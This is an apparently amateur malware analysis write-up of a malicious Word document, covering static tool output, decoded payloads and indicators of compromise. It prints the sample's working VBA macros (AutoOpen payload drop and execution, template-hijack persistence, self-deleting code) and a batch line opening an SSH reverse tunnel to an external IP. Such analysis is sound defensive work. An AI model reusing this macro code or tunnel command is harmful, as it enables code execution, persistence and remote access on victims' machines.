Malicious Word Document Analysis

This document provides an analysis of a suspicious Microsoft Word document flagged as malicious. This analysis was conducted using a combination of static and dynamic analysis techniques, utilising tools to dissect and analyse the file to uncover its behaviour. Please note that I am in no way shape or form an experience malware analyst, I am simply trying to learn so any feedback or advice is much appreciated.

File Identification

The file was confirmed to be a Microsoft Word document using tools such as trid and the file utility.

```
remnux@remnux:~/Downloads$ trid 7d1fbe79df80ed442093510023b383c42749c4a689c1590f2d288402392e58e0.docx

TrID/32 - File Identifier v2.24 - (C) 2003-16 By M.Pontello
Definitions found:  14909
Analyzing...

Collecting data from file: 7d1fbe79df80ed442093510023b383c42749c4a689c1590f2d288402392e58e0.docx
 52.6% (.DOC) Microsoft Word document (30000/1/2)
 33.3% (.DOC) Microsoft Word document (old ver.) (19000/1/2)
 14.0% (.) Generic OLE2 / Multistream Compound (8000/1)
```

Macro Detection and Behaviour

Using oleid, a python script that analyse OLE files like Microsoft Office documents, I was able to discover the presence of embedded VBA macros.

```
remnux@remnux:~/Downloads$ oleid 7d1fbe79df80ed442093510023b383c42749c4a689c1590f2d288402392e58e0.docx
XLMMacroDeobfuscator: pywin32 is not installed (only is required if you want to use MS Excel)
oleid 0.60.1 - http://decalage.info/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

Filename: 7d1fbe79df80ed442093510023b383c42749c4a689c1590f2d288402392e58e0.docx
--------------------+--------------------+----------+--------------------------
Indicator           |Value               |Risk      |Description
--------------------+--------------------+----------+--------------------------
File format         |MS Word 97-2003     |info      |
                    |Document or Template|          |
--------------------+--------------------+----------+--------------------------
Container format    |OLE                 |info      |Container type
--------------------+--------------------+----------+--------------------------
Application name    |Microsoft Office    |info      |Application name declared
                    |Word                |          |in properties
--------------------+--------------------+----------+--------------------------
Properties code page|1252: ANSI Latin 1; |info      |Code page used for
                    |Western European    |          |properties
                    |(Windows)           |          |
--------------------+--------------------+----------+--------------------------
Author              |uwishuhadamail      |info      |Author declared in
                    |                    |          |properties
--------------------+--------------------+----------+--------------------------
Encrypted           |False               |none      |The file is not encrypted
--------------------+--------------------+----------+--------------------------
VBA Macros          |Yes, suspicious     |HIGH      |This file contains VBA
                    |                    |          |macros. Suspicious
                    |                    |          |keywords were found. Use
                    |                    |          |olevba and mraptor for
                    |                    |          |more info.
--------------------+--------------------+----------+--------------------------
XLM Macros          |No                  |none      |This file does not contain
                    |                    |          |Excel 4/XLM macros.
--------------------+--------------------+----------+--------------------------
External            |0                   |none      |External relationships
Relationships       |                    |          |such as remote templates,
                    |                    |          |remote OLE objects, etc
--------------------+--------------------+----------+--------------------------
```

I confirmed this using another tool called olevba which is able to detect and extract VBA macros among other pieces of crucial information.

```
remnux@remnux:~/Downloads$ olevba 7d1fbe79df80ed442093510023b383c42749c4a689c1590f2d288402392e58e0.docx
XLMMacroDeobfuscator: pywin32 is not installed (only is required if you want to use MS Excel)
olevba 0.60.1 on Python 3.8.10 - http://decalage.info/python/oletools
===============================================================================
FILE: 7d1fbe79df80ed442093510023b383c42749c4a689c1590f2d288402392e58e0.docx
Type: OLE
-------------------------------------------------------------------------------
VBA MACRO ThisDocument.cls
in file: 7d1fbe79df80ed442093510023b383c42749c4a689c1590f2d288402392e58e0.docx - OLE stream: 'Macros/VBA/ThisDocument'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
```

Type	Keyword	Description
AutoExec	AutoOpen	Runs when the Word document is opened
Suspicious	Open	May open a file
Suspicious	Write	May write to a file (if combined with Open)
Suspicious	Put	May write to a file (if combined with Open)
Suspicious	Binary	May read or write a binary file (if combined with Open)
Suspicious	Call	May call a DLL using Excel 4 Macros (XLM/XLF)
Suspicious	CreateObject	May create an OLE object
Suspicious	Lib	May run code from a DLL
Suspicious	VBProject	May attempt to modify the VBA code (self-modification)
Suspicious	VBComponents	May attempt to modify the VBA code (self-modification)
Suspicious	CodeModule	May attempt to modify the VBA code (self-modification)
Suspicious	Hex Strings	Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
Suspicious	Base64 Strings	Base64-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)

To analyse the VBA macros, I used oledump to find the location of these Macros and dump them:

```
remnux@remnux:~/Downloads$ oledump.py 7d1fbe79df80ed442093510023b383c42749c4a689c1590f2d288402392e58e0.docx
  1:       114 '\x01CompObj'
  2:      4096 '\x05DocumentSummaryInformation'
  3:      4096 '\x05SummaryInformation'
  4:      7541 '1Table'
  5:       657 'Macros/PROJECT'
  6:       152 'Macros/PROJECTwm'
  7: M    2689 'Macros/VBA/ThisDocument'
  8:      5645 'Macros/VBA/_VBA_PROJECT'
  9:       932 'Macros/VBA/dir'
 10: M    1551 'Macros/VBA/loader'
 11: M    2706 'Macros/VBA/postopen'
 12: M    4499 'Macros/VBA/util'
 13: M  829585 'Macros/VBA/writer'
 14: M 1055728 'Macros/VBA/writer64'
 15:      4096 'WordDocument'
```

- **Object 7**: Writes and executes a file named auxiliary2.aux, likely a malicious payload. This macro leverages the AutoOpen function for immediate execution upon running the document.

```
remnux@remnux:~/Downloads$ oledump.py -s7 -v 7d1fbe79df80ed442093510023b383c42749c4a689c1590f2d288402392e58e0.docx
Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "0{00020906-0000-0000-C000-000000000046}"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = False
Attribute VB_Customizable = True
Const TemporaryFolder = 2

Sub AutoOpen()
    On Error GoTo Finish
    Dim temp As String
    Dim sDir As String
    Dim res As Integer
    sDir = CurDir
    Dim fs As Object
    Set fs = CreateObject("Scripting.FileSystemObject")
    temp = fs.GetSpecialFolder(TemporaryFolder)
    If IsOffice64Bit Then
        WriteToFile64 (temp & "\auxiliary2.aux")
    Else
        WriteToFile (temp & "\auxiliary2.aux")
    End If
    ChDir temp
    res = calculate()
    If res = 1 Then
       ChDir sDir
    End If
Finish:
    MsgBox "N�o tem permiss�o para visualizar este documento. Se acredita que isto � um erro contacte o autor do documento."
    unlink
End Sub
```


- **Object 10**: Executes the auxiliary file through a function named Calculate_values.


```
remnux@remnux:~/Downloads$ oledump.py -s10 -v 7d1fbe79df80ed442093510023b383c42749c4a689c1590f2d288402392e58e0.docx
Attribute VB_Name = "loader"
Private Declare PtrSafe Function calculate_values Lib "auxiliary2.aux" Alias "fill_data" (ByVal flags As Integer) As LongPtr

Function calculate()
    Dim res As Integer
    res = 0
    calculate_values 1
    calculate = res
    'If res Then
    '    MsgBox "OK"
    'Else
    '    MsgBox "Failed"
    'End If
End Function
```

- **Object 11**: Attaches a malicious template (Base.dotm or Normal.dotm) for persistence. It also employs anti-analysis techniques, such as deleting macro code after execution.

```
remnux@remnux:~/Downloads$ oledump.py -s11 -v 7d1fbe79df80ed442093510023b383c42749c4a689c1590f2d288402392e58e0.docx
Attribute VB_Name = "postopen"
Sub unlink()
    Application.DisplayAlerts = False
    On Error GoTo Destroy
    ThisDocument.AttachedTemplate.Saved = True
    CurrUser = Application.UserName
    new_normal = "C:\Users\" & CurrUser & "\AppData\Roaming\Microsoft\Templates\Base.dotm"
    If Dir(new_normal) <> "" Then
        tmpLoc = new_normal
    Else
        tmpLoc = "C:\Users\" & CurrUser & "\AppData\Roaming\Microsoft\Templates\Normal.dotm"
    End If
    ActiveDocument.AttachedTemplate = tmpLoc
    ActiveDocument.AttachedTemplate.Saved = True
    ThisDocument.Saved = True
    ActiveDocument.Saved = True
    ThisDocument.Close savechanges:=False
Exit Sub

Destroy:
    Call DeleteVBAPROJECT
    ThisDocument.Saved = True
    ActiveDocument.Saved = True
    ActiveDocument.AttachedTemplate.Saved = True
    ThisDocument.Close savechanges:=False
End Sub

Sub DeleteVBAPROJECT()
    Application.DisplayAlerts = False
    Dim i As Long
    On Error Resume Next
    With ThisDocument.VBProject
        For i = .VBComponents.Count To 1 Step -1
            .VBComponents.Remove .VBComponents(i)
            .VBComponents(i).CodeModule.DeleteLines
            1, .VBComponents(i).CodeModule.CountOfLines
        Next i
    End With
    On Error GoTo 0
    ThisDocument.Saved = True
    ActiveDocument.Saved = True
End Sub
```

- **Object 12**: Determines the system architecture (32-bit or 64-bit) and reads binary data, likely to deliver an appropriate payload.
- **Objects 13 and 14**: Contain obfuscated, decimal-encoded data. After decoding using a custom python script and cyberchef, it was revealed that these macros generate and write a Portable Executable (PE) file to disk.







Obfuscated Payload Analysis

Using a custom python script as seen below, the obfuscated macros in objects 13 and 14 were decoded, revealing 2 PE files. The extracted file's SHA256 hashes were checked on VirusTotal, both receiving a large number of detections.

```python
import re

# Read the file containing the VBA code
input_path = 'section13'  # Replace with your file path
output_path = 'test.txt'  # Output file for cleaned ByteArray

# Read the input file
with open(input_path, 'r') as file:
    content = file.read()

# Extract all ByteArray content using regex
byte_arrays = re.findall(r'ByteArray\((.*?)\)', content)

# Flatten and clean all ByteArrays
cleaned_data = ', '.join(byte_arrays).replace('\n', '').replace('\r', '')

# Save the cleaned ByteArray data
with open(output_path, 'w') as output_file:
    output_file.write(cleaned_data)

print(f"Cleaned ByteArray saved to: {output_path}")
```






Network Indicators

- An IP address embedded in PE file was identified but it had no detection on VirusTotal.

```
@echo off
netstat -anp tcp | find /I "20.199.91.98:80"
if errorlevel 1 (
        start /b ssh.exe -f -i ###PLACEHOLDER###\azsvc-priv -o StrictHostKeyChecking=no -o ServerAliveInterval=30 azsvc@20.199.91.98 -p 80 -N -T -R 8765
) Else (
        EXIT
```

Dynamic Analysis

The two extracted PE files were subjected to sandbox testing using Hybrid-Analysis. The dynamic analysis confirmed the malicious nature of the PE file but did not uncover new indicators of compromise (IOCs).



Next steps would be to analyse the two PE files using a sandbox like FLARE VM or AnyRun, to uncover more IOCs.

Indicators of Compromise (IOCs)

IOC Type	Details
File Hash (docx file)	SHA256: 7d1fbe79df80ed442093510023b383c42749c4a689c1590f2d288402392e58e0
File Hash (PE file)	SHA256: b966869ad7c302cd97c8458a75929b57fc385baccd83b23b6d694b78ed085266
File Hash (PE file)	SHA256: 648f7aeac068f3fabda5ce6a0e56b149c430fe53d9bd2eb3dad330c04087ed90